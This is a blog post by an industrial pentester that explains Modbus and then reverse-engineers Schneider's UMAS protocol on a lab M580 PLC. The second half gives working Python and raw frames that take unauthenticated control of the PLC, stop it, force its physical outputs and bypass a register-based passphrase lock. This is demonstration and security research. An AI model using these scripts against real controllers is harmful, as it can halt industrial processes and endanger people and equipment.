Hey
Today we’re heading into industrial controllers (PLCs, Programmable Logic Controllers): those big boxes that drive presses, conveyors, water treatment plants… basically, things that move in the real world. And more specifically, we’re going to look together at port 502 and its weaknesses.

A bit of context. I work in industrial cybersecurity and pentesting, and at work we’re building an all-in-one OT cybersecurity appliance. I needed a killer demo to show, concretely, what an attacker can do to an industrial controller: what’s better than a real PLC you stop and drive remotely, live?
Anyway, the perfect excuse to get my company to invest in toys. So I grabbed a Schneider M580 from our storeroom, had a nice little bending press ordered in “Lego” form (an actual fischertechnik model kit) plus all the gear around it (cable, power supply, breaker, tools, USB-serial adapter…), and I appointed myself PLC engineer (and electrician again) for one weekend to write it a little program just for the occasion. Here’s the beast in action:
The model in action: the normal cycle of the bending press.
Once the toy was built and the program injected and tested, I wanted to talk to the PLC that drives it, this famous M580. And I figured: Modbus (makes sense for Schneider: this 1979 protocol was invented by Modicon, the PLC maker Schneider later acquired), it’s old and it’s simple, I’ll drive its outputs in no time, no sweat.
Except… nope. The PLC answered fine, but my outputs, nothing. As if it were empty. So naturally, I took a bit of a dislike to it, and got it into my head to hack it.

Since I couldn’t attack it over Modbus directly, I did the dumb-but-effective thing: while I was working on it with Schneider’s proprietary software (EcoStruxure Control Expert), I recorded the communications between the PC and the PLC, to understand what they’re saying to each other and imitate it.
And from just two network captures (plus a bit of reading online, poorly documented as it is), I rebuilt Schneider’s proprietary protocol, UMAS: start/stop the PLC, force its outputs, and even retrieve the source code of the program running inside it.
But before we dive into UMAS, we need to lay the groundwork. I promise I’ll explain everything from the start, beginner level, we’ll take it easy.
First, what is Modbus?
Modbus is the protocol of industry. It dates back to 1979 and it’s still everywhere. Why? Because it’s simple. So simple we’ll understand it in two minutes (and its spec is public and free, which probably didn’t hurt its success).

How big is it? According to the annual Industrial Network Market Shares study by HMS Networks (which measures new network nodes installed worldwide), Modbus accounts for around 8% of the market in 2026, i.e. ~5% over TCP and ~3% over RTU. And it’s slowly declining each year, because industrial Ethernet is eating up all the ground (about 79% of new nodes, with PROFINET and EtherNet/IP in the lead). But 8% of installations worldwide for a protocol born in 1979 is still huge. In short, it’s far from dead.
There’s a master (which asks questions) and slaves (which answer). The master asks “give me the value of sensor 3,” the slave answers “42.” Classic.
Everything revolves around 4 data types:
| Table | What it is | Size | Read / Write | ”Classic” address |
|---|---|---|---|---|
| Coils | output bits (a valve, a relay) | 1 bit | 0x01 / 0x05·0x0F | 0xxxx (00001+) |
| Discrete inputs | input bits (a button, a digital sensor) | 1 bit | 0x02 / read-only | 1xxxx (10001+) |
| Input registers | 16-bit input words (a temperature) | 16 bits | 0x04 / read-only | 3xxxx (30001+) |
| Holding registers | modifiable 16-bit words (a setpoint) | 16 bits | 0x03 / 0x06·0x10 | 4xxxx (40001+) |
Each table has its own function codes (the “Read / Write” column above): 0x01/0x03 to read bits/words, 0x05/0x06 to write a single one, 0x0F/0x10 to write several at once.
The classic addressing trap. The “4x” notation is 1-based, the protocol is 0-based: holding register
40001in the docs = address0on the wire (and40002= address1). That little offset can drive you crazy.
You see the deal: read/write memory cells. That’s it. No fuss.
Concretely, “read me 1 register at address 0” fits in four bytes: 03 0000 0001 (function 3, address 0, quantity 1). The PLC answers 03 02 002A: function 3, 2 bytes of data, value 0x2A = 42. And there you go, you’ve read your sensor. That’s literally what Modbus is.
And when it goes wrong? The slave doesn’t stay silent: it replies with the function code + 0x80, followed by an exception code. You read (FC 0x03) an address that doesn’t exist, it answers 83 02 (0x83 = 0x03 | 0x80, 0x02 = Illegal Data Address). The classics: 01 unknown function, 02 bad address, 03 forbidden value, 04 the slave crashed. Scanning tip, anything that doesn’t return an exception… exists.
And to know who you’re talking to? Two identity functions on the slave side: 0x11 (Report Slave ID, the old-school way, returns a little “model + RUN/STOP state” blob), and above all 0x2B/0x0E (Read Device Identification, the modern version: vendor, product, version, in plain text).
⚠️ Worth noting: Modbus has “no” authentication. None. If you can talk to the protocol, you can read everything and write everything. The protocol was designed in a world where “the network is physically isolated so who cares.” Except today… well, the network isn’t so isolated anymore 🙃.
Modbus RTU: the “cable” version
Originally, Modbus talks over serial. That’s the RTU version, the name of Modbus’s binary transmission mode over serial (as opposed to the “ASCII” mode, more verbose and all but gone). Nothing to do with the Remote Terminal Units of the SCADA world: it’s just an unfortunate homonym. Basically, a cable, one or more PLCs on it, and a dead-simple frame:
[ Slave address ] [ Function code ] [ Data ] [ CRC ]
      1 byte           1 byte          n       2 bytes
The address says who you’re talking to (0 = broadcast to everyone, 1 to 247 = a specific slave), the function code says what to do, the data… well, the data, and the CRC is just to check that nothing got corrupted on the cable.

The cable, precisely: RS-232, RS-422, RS-485
This “serial,” concretely, is one of these three electrical standards. They all send bytes over wires, but not the same way:
| Standard | Topology | Duplex | Nodes | Distance | Signal |
|---|---|---|---|---|---|
| RS-232 | point-to-point | full-duplex | 2 | ~15 m | single-ended (ground-referenced) |
| RS-422 | 1 transmitter -> N receivers (point-to-multipoint) | full-duplex | 1 + 10 | ~1200 m | differential |
| RS-485 | multidrop bus | half or full-duplex | 32 | ~1200 m | differential |
RS-232 is the oldest and simplest, a direct link between just two devices, over a few meters, with a fragile signal because it’s measured against a common ground. RS-422 and RS-485 move to a differential signal (the info is carried by the difference between two wires), much more resistant to the electrical noise of a factory, and reach ~1200 m. RS-485 goes further: it’s a true bus where several dozen devices share the same pair of wires, which makes it Modbus RTU’s favorite medium. RS-422, for its part, keeps a single transmitter broadcasting to several receivers (point-to-multipoint, one-way): nobody else talks on the line, so no arbitration. That’s the whole difference with the RS-485 bus, where several devices share the wire and take turns. Hence RS-422 being rarer in this context.
All three often share the same DB9 connector. Same casing doesn’t mean compatible, though: the pinout changes, and the electrical levels are incompatible. Plugging RS-232 into RS-485 through the same DB9 won’t work, and can even fry the port.

The RS-485 bus, then: a twisted pair of wires where everyone is connected in parallel (multidrop), in half-duplex, everyone talks in turn on the same wire. A single master asks the questions, the slaves answer when called. Addressing goes up to 247 slaves, but the RS-485 electrical spec handles 32 on the bus (master included) without a repeater. The master queries slave 3, slave 3 answers, the others stay quiet. At both ends of the cable, a termination resistor (150 Ω on the Modbus side, 120 Ω in generic RS-485) to kill the echoes.
How do we know where a frame ends? Surprise: there’s no “length” field in RTU. The delimiter is the silence on the wire: 3.5 characters of blank = “frame done, the next one begins” (above 19200 baud it’s fixed at ~1.75 ms). A gap of more than 1.5 characters in the middle of a frame, and it gets thrown out. Old, but robust. (Little aside: a serial link is set with three settings, written as one block, like 8E1 = 8 data bits, even parity (Even), 1 stop bit. Parity is a control bit added after the data: in even parity, it’s 0 or 1 so that the total number of 1 bits stays even, which lets you spot a bit that flipped in transit. Example: the byte A = 01000001 has two 1 bits (already even) -> parity bit 0; the byte C = 01000011 has three (odd) -> parity bit 1. In 8N1, that bit doesn’t exist at all. The Modbus standard mandates 8E1, but in practice almost everyone configures 8N1 (N = no parity), technically off-spec, and it works anyway. OT is like that too.)
Want to build the frame yourself? The only slightly “technical” thing is the CRC, and it fits in 6 lines:
def crc16(t):                         # CRC-16/Modbus
    c = 0xFFFF
    for b in t:
        c ^= b
        for _ in range(8):
            c = (c >> 1) ^ 0xA001 if c & 1 else c >> 1
    return c.to_bytes(2, "little")

trame = bytes([0x01, 0x03, 0x00, 0x00, 0x00, 0x01])   # slave 1: read 1 register @0
print((trame + crc16(trame)).hex())                   # -> 010300000001840a
And to target slave 3 instead of 1? You just change the first byte (the CRC recomputes itself):
trame = bytes([0x03, 0x03, 0x00, 0x00, 0x00, 0x01])   # slave 3, FC03, @0, 1 register
print((trame + crc16(trame)).hex())                   # -> 03030000000185e8
That’s for understanding. In real life you don’t recode the CRC by hand: a ready-made tool like mbpoll (or the Python lib minimalmodbus) handles it.
# read 1 holding register (slave 1, address 0) over the serial bus
mbpoll -m rtu -a 1 -t 4 -r 1 -c 1 -b 9600 /dev/ttyUSB0
Broken down:
-m rtu: serial mode (without it, mbpoll would go TCP, its default).-a 1: the targeted slave (address 1).-t 4: the data type, here holding register (the 4x table, read by function0x03).-r 1: the start address. Careful, mbpoll counts 1-based, so-r 1corresponds to address0on the wire.-c 1: how many values we read (just one).-b 9600: the bus speed, in baud./dev/ttyUSB0: the serial port (typically your USB-RS485 adapter).
A little nod to the 8E1 from earlier: by default mbpoll uses even parity; if your device is 8N1, add -P none.

No IP, no port, no TCP. Just bytes on a cable. Rustic, but it still runs everywhere. And if you need to connect to it with your PC, all you need is the USB-serial adapter matching the port you’re targeting (USB-RS485 for classic Modbus RTU).
Modbus TCP: the same, but over the network
One day we wanted to run Modbus over Ethernet / TCP-IP (the classic network, not Allen-Bradley’s EtherNet/IP protocol, which is a completely different thing; industrial naming is a nightmare 🙃). So we keep the core (function code + data), we drop the now-useless serial wrapping (the slave address and the CRC, since integrity is already handled underneath: Ethernet’s CRC-32, and incidentally the TCP checksum), and we stick a little header in front: the MBAP.
That gives this, on port 502:
| MBAP (7 bytes) | Function code | Data |

MBAP =  [ Transaction ID ][ Protocol ID = 0 ][ Length ][ Unit ID ]
2 bytes 2 bytes 2 bytes 1 byte- Transaction ID: a counter to match request/response.
- Protocol ID: always 0.
- Length: how many bytes follow.
- Unit ID: to target a specific unit (a serial slave behind a gateway, or a sub-unit of a device). We’ll come back to it right after.
And that’s it. You connect over TCP on 502, you throw your function codes, and the PLC obeys. Still no authentication. You can feel where this is going.
“So what about secure Modbus?” It exists: it’s Modbus/TCP Security (Modbus Organization, 2018). TLS over Modbus, on port 802 instead of 502, with X.509 certificates on both sides and even role-based authorization (the role is hidden in a certificate extension). On paper, it’s clean, and it’s clearly the right direction. The real brake is adoption: still rarely deployed in the field (legacy install base, backward compatibility), but that’s exactly where we should be pushing.

Two subtleties that come in handy. The Unit ID (the direct heir of the RTU slave address) looks redundant for a directly addressed PLC, since the IP already identifies the machine. The official spec actually recommends setting it to 0xFF (255) as a “non-significant” value, with 0x00 also accepted for direct addressing. In my M580 captures, everything goes out with Unit ID 0: Control Expert talks directly to the CPU, with no gateway or serial slave behind it.
But “redundant” doesn’t mean “useless.” It’s a routing field: a single IP can perfectly well expose several units distinguished by their Unit ID, without necessarily any serial at the end. Two classic cases, a TCP-to-serial-bus gateway (there the Unit ID resumes its role as slave address 1 to 247), or a multi-CPU / backplane device that routes the request to the right rack. That’s why you can perfectly dialog with different “slaves” on a single IP. On the convention side, nothing esoteric: values 1 to 247 are simple addresses, and the only reserved ones are 0 (broadcast) and the 248-255 range, but only in the serial world. In native TCP, 0 is not a broadcast, just direct addressing.
As for the Transaction ID, it lets you send several requests without waiting for the responses: each one copies back the ID of its question, you re-associate them. Remember this detail, because in UMAS this counter is on the client side and survives even a TCP reconnection (we’ll come back to it).
Reading a register on a real PLC, then, is 3 lines:
import socket
s = socket.create_connection(("10.1.2.60", 502))
s.send(bytes.fromhex("000100000006000300000001"))    # MBAP + FC03: read 1 register @0
print(s.recv(256).hex())                             # the response MBAP + the value
Let’s break down these bytes, 0001 0000 0006 00 03 0000 0001:
0001: Transaction ID (the counter that pairs request and response).0000: Protocol ID (always 0 in Modbus).0006: Length, the number of bytes that follow.00: Unit ID (0 = we’re talking directly to the CPU).03: the function, read holding registers.0000: the start address (register 0).0001: the quantity (1 register).
In real life you don’t count the bytes by hand: pymodbus does the same, more readably:
from pymodbus.client import ModbusTcpClient        # pip install pymodbus
c = ModbusTcpClient("10.1.2.60")
print(c.read_holding_registers(0, count=1).registers)   # read 1 holding reg @0
And if you want the “one terminal line” version, it’s the exact same mbpoll as in serial, just switched to TCP mode:
# read 1 holding register @0 on the PLC, over TCP (port 502)
mbpoll -m tcp -a 1 -t 4 -r 1 -c 1 -1 10.1.2.60      # -1 = a single read (no looping poll)
The homemade padlock: when auth is bodged into the program
Since Modbus has no native authentication, you sometimes run into a DIY workaround, and I’ve already come across one for real in an OT lab: the engineer codes a lock directly into the PLC logic. The program only allows commands if a certain block of registers holds the right “passphrase.” Want to drive the process? First write the password (often ASCII text, one character per register) into the dedicated registers, and only then does the logic unlock the writes. In my case, as long as the passphrase wasn’t set in the right block of registers, any setpoint change was ignored.
It looks like this, in pure Modbus (no UMAS in there):
from pymodbus.client import ModbusTcpClient
c = ModbusTcpClient("10.1.2.60"); c.connect()

mdp  = "UNLOCK-1234"
vals = [ord(ch) for ch in mdp]                       # -> [85, 78, 76, 79, 67, 75, 45, 49, 50, 51, 52]
c.write_registers(2000, vals)                        # FC16: writes the list IN SEQUENCE starting at 2000
                                                     #   reg 2000 = 85 ('U'), 2001 = 78 ('N'), 2002 = 76 ('L')...
# the program sees the right passphrase in the block, and unlocks the writes:
c.write_register(1034, 42)                           # a process setpoint, now accepted
Two things that often trip people up here. One: ord(ch) gives you the character’s numeric code, and decimal or hex it’s the same value (ord('U') = 85 = 0x55); pymodbus expects an integer, so no need to “convert to hex,” 85 and 0x55 write the same byte. Two: write_registers(2000, [...]) (function 0x10, Write Multiple Registers) writes the list in sequence starting from the given address: 1st element in register 2000, 2nd in 2001, 3rd in 2002, etc. Since each register is 16 bits, one character (1 byte) leaves the high byte at zero (reg 2000 = 0x0055).
Some real devices do this (they expose a “password register” and an “access status register”), and it often replays via function 0x17 (Read/Write Multiple Registers), which reads and writes in the same transaction. But let’s be clear, this is security by obscurity: the password travels in the clear, so a sniff + replay is enough, and failing that you just write the right values. The lab cranked it up by scattering the passphrase across non-contiguous registers (the “random” version): no more block to read or replay in one shot, you first have to find which register holds which character.
Reading a value: the endianness trap
Whether you’re in RTU or TCP, reading a register is the same: only the wrapping changes (the CRC on one side, the MBAP on the other). Where people struggle is decoding the value that comes back.
A register = 16 bits, big-endian (high byte first). The response … 00 2A thus reads directly as 0x002A = 42. So far, easy.
The trouble comes with 32-bit values (a float, a long counter): they span 2 registers, and the order of the two words isn’t standardized. Each manufacturer does pretty much what it wants. The same float 3.14 (= 0x4048F5C3 in IEEE-754) can therefore show up in 4 forms:
| Order | Registers (hex) | Read in decimal | Nickname |
|---|---|---|---|
| high word first | 4048 F5C3 | 16456 62915 | ABCD (big-endian) |
| words swapped | F5C3 4048 | 62915 16456 | CDAB (word-swap) |
| bytes swapped | 4840 C3F5 | 18496 50165 | BADC (byte-swap) |
| everything swapped | C3F5 4840 | 50165 18496 | DCBA (little-endian) |
Same value, 4 representations. If you expect 3.14 and read -4.9e+32, you just picked the wrong order. The reflex: an online Modbus converter, you paste your 2 registers and test the 4 orders until you land on a value that makes physical sense. In Python, struct does the same:
import struct
def lire_float(r1, r2, swap=False):       # r1, r2 = the 2 registers read
    if swap: r1, r2 = r2, r1              # some devices swap the words (CDAB)
    return struct.unpack(">f", struct.pack(">HH", r1, r2))[0]

print(lire_float(0x4048, 0xF5C3))             # -> 3.14   (ABCD order)
print(lire_float(0xF5C3, 0x4048, swap=True))  # -> 3.14   (CDAB device, we set it straight)
You never really “read” a Modbus value until you’ve confirmed its type (16/32 bits, signed? float?) and its byte order. The device docs are your friend. Keep that in mind if you do HackTheBox’s Alchemy prolab :ptsd:
The twist: in “pure” Modbus, the PLC looks almost empty
A little subtlety that changes everything. On a modern Schneider PLC (M340, M580, basically since the Unity Pro / Control Expert era, mid-2000s), the physical inputs/outputs are NOT exposed directly over Modbus.
Why? Because these PLCs use topological addressing, keyed to the physical position of the hardware. And there are several forms of it: the short form for a local rack I/O, %I0.1.2 (rack 0, module 1, channel 2), and a long form for remote I/O, which prefixes the bus/station path, %I\b.e\r.m.c (bus, remote device, rack, module, channel). Add to that the implicit diagnostic objects (%I4.2.MOD.ERR, %I4.2.3.ERR) and the IODDT “object” view (%CH...): plenty of ways to designate the same channel, and not a single one that’s a classic “Modbus cell.” It’s precisely the long form of remote I/O that gave me a bit of trouble.
For an I/O to be readable in standard Modbus (0x01, 0x03…), the engineer must explicitly copy it into a mapped variable (%M, %MW), the only zone the M340/M580’s Modbus server exposes. Until they’ve done so, a “dumb” Modbus scan on port 502 returns… almost nothing. On the old Quantums of the Concept era, it was even the opposite: the historical “State RAM” was the Modbus table, and I/O were mapped onto fixed addresses by default. In short, a point I struggled with a bit for my attack scenarios, when I started my apprentice-PLC-engineer alchemy.
So you sometimes hear “Modbus is secure by default, it exposes nothing.” And that’s true… in the strict sense of the Modbus function codes. Except it’s not a real security barrier:
The real point. Modbus is an open standard (everyone knows its function codes), but on an M580 it only shows what someone bothered to map. UMAS, on the other hand, is proprietary (encapsulated in
0x5A) but runs on the same port 502. And it reads the I/O image, the variables and the memory live, mapped or not, without authentication. The open source looks empty; it’s the closed protocol that holds the keys. The real attack surface is UMAS.
What does it look like in reality? An mbpoll (or an nmap --script modbus-discover) reading the standard registers of my M580 returns nothing exploitable (nothing is mapped). The same target, over UMAS (function 0x70, which we’ll detail right after), gives me back the live state of the module’s 8 outputs, mapped or not.
Same IP, same port 502. One sees an empty box, the other sees everything.
In other words, the attacker who only looks “at the Modbus” sees an almost mute box and thinks “meh, nothing to dig into.” The one who speaks UMAS reads everything, forces everything, and leaves with the program. Alright. Let’s go.

And then UMAS shows up
Reading/writing registers is cute, but when an engineer programs a Schneider PLC with its software (EcoStruxure Control Expert), they do much heavier stuff: they download a program, put the PLC in RUN/STOP, force outputs, display variables live…
None of that fits in the classic Modbus functions. So Schneider encapsulated their own proprietary protocol inside Modbus, under a single reserved function code: 0x5A (90).

This proprietary protocol is UMAS (Unified Messaging Application Services). Officially undocumented, but well dissected by the community (Kaspersky, Wireshark dissectors…) over the last few years; my analysis lines up with theirs. And it’s the one we’re going to peel apart.
The UMAS frame is just Modbus TCP, and after the 0x5A:
| MBAP | 0x5A | session (1B) | UMAS function (1B) | data |- session: a “session key” byte (we’ll come back to it, it’s the heart of the problem).
- UMAS function: the real opcode (like
0x40= RUN,0x41= STOP,0x71= force an output…).
In my two captures, 100% of the application traffic goes through 0x5A. UMAS is the payload of this Modbus function. I found about twenty distinct UMAS functions in there, but the protocol has many more. I didn’t start from scratch, either: the community has already dissected UMAS quite a bit, for example on the lirasenlared blog. I cross-checked its table against my captures: on the functions I actually saw go by (reservation, monitoring, forcing, transfer), the bytes match. Here’s the inventory, the juiciest ones for an attacker in bold.
| Code | What it does |
|---|---|
0x01 | init a UMAS communication |
0x02 | read the CPU identity (“BME P58 2040”, an M580) |
0x03 | read the project info |
0x04 / 0x06 | PLC internal info / SD card info |
0x10 | reserve the PLC (the prerequisite to any write) |
0x11 / 0x12 | release the reservation / keep-alive |
0x20 | read a memory block (including the password hash, see below) |
0x21 | write a memory block |
0x22 / 0x23 | read / write variables (system bits and words, variables) |
0x24 / 0x25 | read / write coils and registers |
0x26 | data dictionary (the symbol table) |
0x28 / 0x29 | read / write at a physical address |
0x30-0x32 | program transfer, PC to PLC direction |
0x33-0x35 | program transfer, PLC to PC direction (the code theft) |
0x36 | backup/restore to SD card |
0x39 | read Ethernet master data |
0x40 / 0x41 / 0x42 | RUN / STOP / INIT |
0x50 | live variable monitoring |
0x52 | read forced bits |
0x58 | connection status and diagnostic |
0x60-0x66 | debug: breakpoints, single-step, call stack |
0x6E | authentication nonce exchange (at the heart of the auth bypass) |
0x70 | read the I/O image (no reservation needed) |
0x71 | force an output (to 0, to 1, unforce, reset) |
0x72 / 0x73 | rack info / module status |
0xFE / 0xFD | OK response / error response from the PLC |
The “no password” thing, seriously?
Seriously. Let’s clarify right away, though: what I’m describing here is the case where no application password has been configured on the PLC. And that’s unfortunately far too common in the field: the application password is disabled by default, and it often stays that way. The case where someone took the trouble to set one (properly), we’ll keep for later; it gets a lot more interesting.
The only handshake to take control of the PLC is the reservation (0x10). The client sends… just the name of its PC. And the PLC answers with a 1-byte session identifier.
PC  -> PLC :  5A 00 10  845C0000 0F  "BOOK-1O96RBKNNR"   (I'm reserving, here's my name)
PLC -> PC  :  5A 00 FE  19                                (ok, your session = 0x19)

There are actually Wireshark dissectors for UMAS now, I invite you to take a look at the one by biero and the one by zaltzman.
That’s. It. No password, no challenge, no crypto. Nothing. You give a name (any name), you get 0x19, and then all you have to do is paste that byte back into each frame to do whatever you want: STOP, forcing, reprogramming…
In real life, talking to an M580 fits in 12 lines of pure Python. Reserve (= throw a bogus name), grab the session, read the CPU identity:
import socket
s = socket.create_connection(("10.1.2.60", 502)); tid = 1
def umas(session, func, data=b""):
    global tid
    pdu = bytes([0x5A, session, func]) + data
    s.send(tid.to_bytes(2,"big") + b"\x00\x00" + (len(pdu)+1).to_bytes(2,"big") + b"\x00" + pdu)
    tid += 1; r = s.recv(512); return r[8], r[9], r[10:]   # session, status, data

_, _, d = umas(0x00, 0x10, bytes.fromhex("845c0000") + b"\x05HELLO")   # reserve (bogus name)
sess = d[-1]                                                          # the session we're assigned
print("session =", hex(sess))                                        # -> 0x19
print("identity:", umas(0x00, 0x02)[2])                              # read the CPU
Read-only, nothing broken. For the STOP and the forcing it’s the same principle (a single function byte that changes).
⚠️ In plain terms: anyone who reaches port
502can reserve the PLC and drive it, at least in this case where there’s no authentication. The “reservation” isn’t a security measure, it’s just a lock to prevent two engineers from writing at the same time. The PC name? Never verified. It’s a label, not an identifier.

Worse, in my captures, the session survives the TCP reconnection. You cut, you come back, and you resume your session without re-reserving. The session byte is 256 possible values, in the clear, guessable. Two CVEs fit this exactly: CVE-2022-45789 (hijacking/replaying a UMAS session) for the session resumption, and CVE-2018-7842 (brute-forcing the reservation) for the ridiculous entropy of a single byte.
Little tell along the way: my sessions are
0x19and0xBE, so random values, not the fixed0x01of old firmwares. That dates the thing, because the key is only drawn at random from firmware M340 ≥ 2.7 (threshold noted by Kaspersky; before that, it was always0x01, even more trivial). But random or not, 1 byte makes 256 values, and it brute-forces in a handful of seconds.
Careful not to over-interpret, though: this triviality holds as long as nobody has enabled the application password. Where it is enabled, and on an up-to-date firmware, replaying the session byte is no longer enough (writing then requires an authentication secret, we’ll get to it).
First we look: read an input, read an output
Session or not, the first reflex isn’t to break everything, it’s to look. And the craziest part: reading the I/O image doesn’t even require a reservation. It goes through session 0x00, unauthenticated. The reservation is for writing. Reading is free.
The function that does this is 0x70 (READ_IO_OBJECT). You give it a bank (0x01 = the inputs image %I, 0x02 = the outputs image %Q), an offset and a number of channels, and it returns 3 bytes per channel. The third one is a status byte that says it all:
| bit | mask | what it means |
|---|---|---|
| bit0 | 0x01 | value in the image (what the program sees) |
| bit1 | 0x02 | actual live value (at the physical terminal) |
| bit2 | 0x04 | forced |
| bit3 | 0x08 | fallback (set when going to STOP) |
| bit6 | 0x40 | channel valid / present |
Spying on a button (an input)
The 8 inputs of my BMX DDM 16025 module are at offset 0x00. A few lines of pure Python (the umas() helper from the start) replay the read in a loop while someone presses the buttons, all in session 0x00, without even reserving:
import time

def io_pane(typ, offset, count):        # builds a READ_IO_OBJECT (0x70) request
    return (bytes.fromhex("0400000003000120") + bytes([typ, count, 0])
            + offset.to_bytes(2, "little") + b"\x00\x00\x00\x00")

print("Press the buttons on the model... (Ctrl+C to stop)")
while True:
    # type 0x01 = INPUTS image %I, 8 channels starting from offset 0x00
    _, _, d = umas(0x00, 0x70, io_pane(0x01, 0x00, 8))    # session 0x00: read, no reservation
    etats = [d[6 + 3*i + 2] for i in range(8)]            # the status byte of each of the 8 channels
    print("  ".join(
        f"E{i}:{'PRESSED ' if (e & 0x03) == 0x03 else 'released'}"   # 0x43 = 0x40|0x02|0x01: finger on the button
        for i, e in enumerate(etats)), end="\r")
    time.sleep(0.1)
Watching a LED (an output)
Same function, same io_pane() helper, but type 0x02 (the outputs %Q) and the outputs offset (0x10 on this module):
_, _, d = umas(0x00, 0x70, io_pane(0x02, 0x10, 8))    # OUTPUTS image, 8 channels @0x10
print([hex(d[6 + 3*i + 2]) for i in range(8)])        # an output at 1 = 0x03 (value + live)
A normal output at 1 reads 0x03 (value + live). Remember this bank, it’s the one that will serve as our proof right after: an output forced to 1 will go to 0x07.
Why
0x01and0x02? These are the%Iand%Qimages, the internal addresses0x45and0x48that I found in the rack diagnostic. The module itself declares itsT_DIS_INover 8 channels starting from channel 0, and itsT_DIS_OUTover 8 channels starting from 16. Everything checks out down to the byte.
Reading a variable, not just an I/O (0x50)
The I/O image (0x70) is good for physical inputs/outputs. But to read any variable of the program (an internal word, a counter, a setpoint), there’s 0x50 (MONITOR_VARIABLES). It’s the mechanism behind Control Expert’s animation table, the one that displays values live while you work. You ask for an address and a size, the PLC gives you back the value, live. Same helper, with a 09 descriptor (read by address), but this time with your reserved session (sess), and no longer 0x00:
req = bytes.fromhex("15000209010c00020007")   # 0x50: read 2 bytes @0x000c (a 16-bit word)
_, _, d = umas(sess, 0x50, req)               # sess = the session obtained at reservation
size = int.from_bytes(d[1:3], "little")
print("value =", d[3:3+size].hex())           # -> fbff (the live value of the variable)
So, what can we do?
Once the session is in hand: everything.
STOP the PLC (halt production), one byte:
5A 19 41 FF00And bam, the PLC goes into STOP.
Force an output, like switching a physical thing on/off by force, regardless of what the program says. The 0x71 command takes an output address and a command byte:
0x03-> force to 10x02-> force to 00x04-> unforce0x00-> reset
5A 19 71 04000000030001200201 0012 0001000000 03
                                ^              ^
                          output 0x12    force to 1
In Python, these two build in a few lines (still with the umas() helper from above):
umas(sess, 0x41, b"\xff\x00")                         # STOP the PLC (DESTRUCTIVE)

def force(session, off, cmd):     # cmd: 0x03=to 1, 0x02=to 0, 0x04=unforce, 0x00=reset
    data = bytes.fromhex("04000000030001200201") + bytes([0, off]) \
         + bytes.fromhex("0001000000") + bytes([cmd])
    return umas(session, 0x71, data)

force(sess, 0x12, 0x03)                               # force output 0x12 to 1 (DESTRUCTIVE)
You change a single byte (the last one) and you go from “force to 1” to “force to 0.” In my captures, I forced outputs 16 to 22 (offsets 0x10-0x16). Cross-referencing with the rack config, these are physical outputs of the BMX DDM 16025 module (a mixed 8-input / 8-relay-output digital module).
And if you want to read back right after with 0x70, you see the status byte confirm your force down to the terminal:
def lire_sortie(offset):                         # reads back the state of ONE output (session 0x00)
    _, _, d = umas(0x00, 0x70, io_pane(0x02, offset, 1))
    return d[6 + 2]                              # the channel's status byte

force(sess, 0x10, 0x03); print(hex(lire_sortie(0x10)))   # force to 1 -> 0x05 or 0x07 (forced + image)
force(sess, 0x10, 0x02); print(hex(lire_sortie(0x10)))   # force to 0 -> 0x04 or 0x06 (forced)
force(sess, 0x10, 0x04)                                  # unforce -> control returns to the program
The force-then-readback sequence is the proof that the command took hold: bit2 (forced) lights up, and bit0 (image) follows your setpoint. Bit1 (live), for its part, reflects the physical state of the relay at the moment of the read: if the program was already driving the output (relay energized), you’ll see 0x07 / 0x04; if the output was at rest, more like 0x05 / 0x06. In both cases, the force bit is indeed raised.
For a killer demo: the running-light effect. Forcing an output is nice, making them move is better. We force each output in turn, and a LED walks along the module:
import time
outs = list(range(0x10, 0x17))            # outputs 16 to 22
for off in outs + outs[::-1]:              # a round trip
    force(sess, off, 0x03)                 # switch this output on
    time.sleep(0.3)
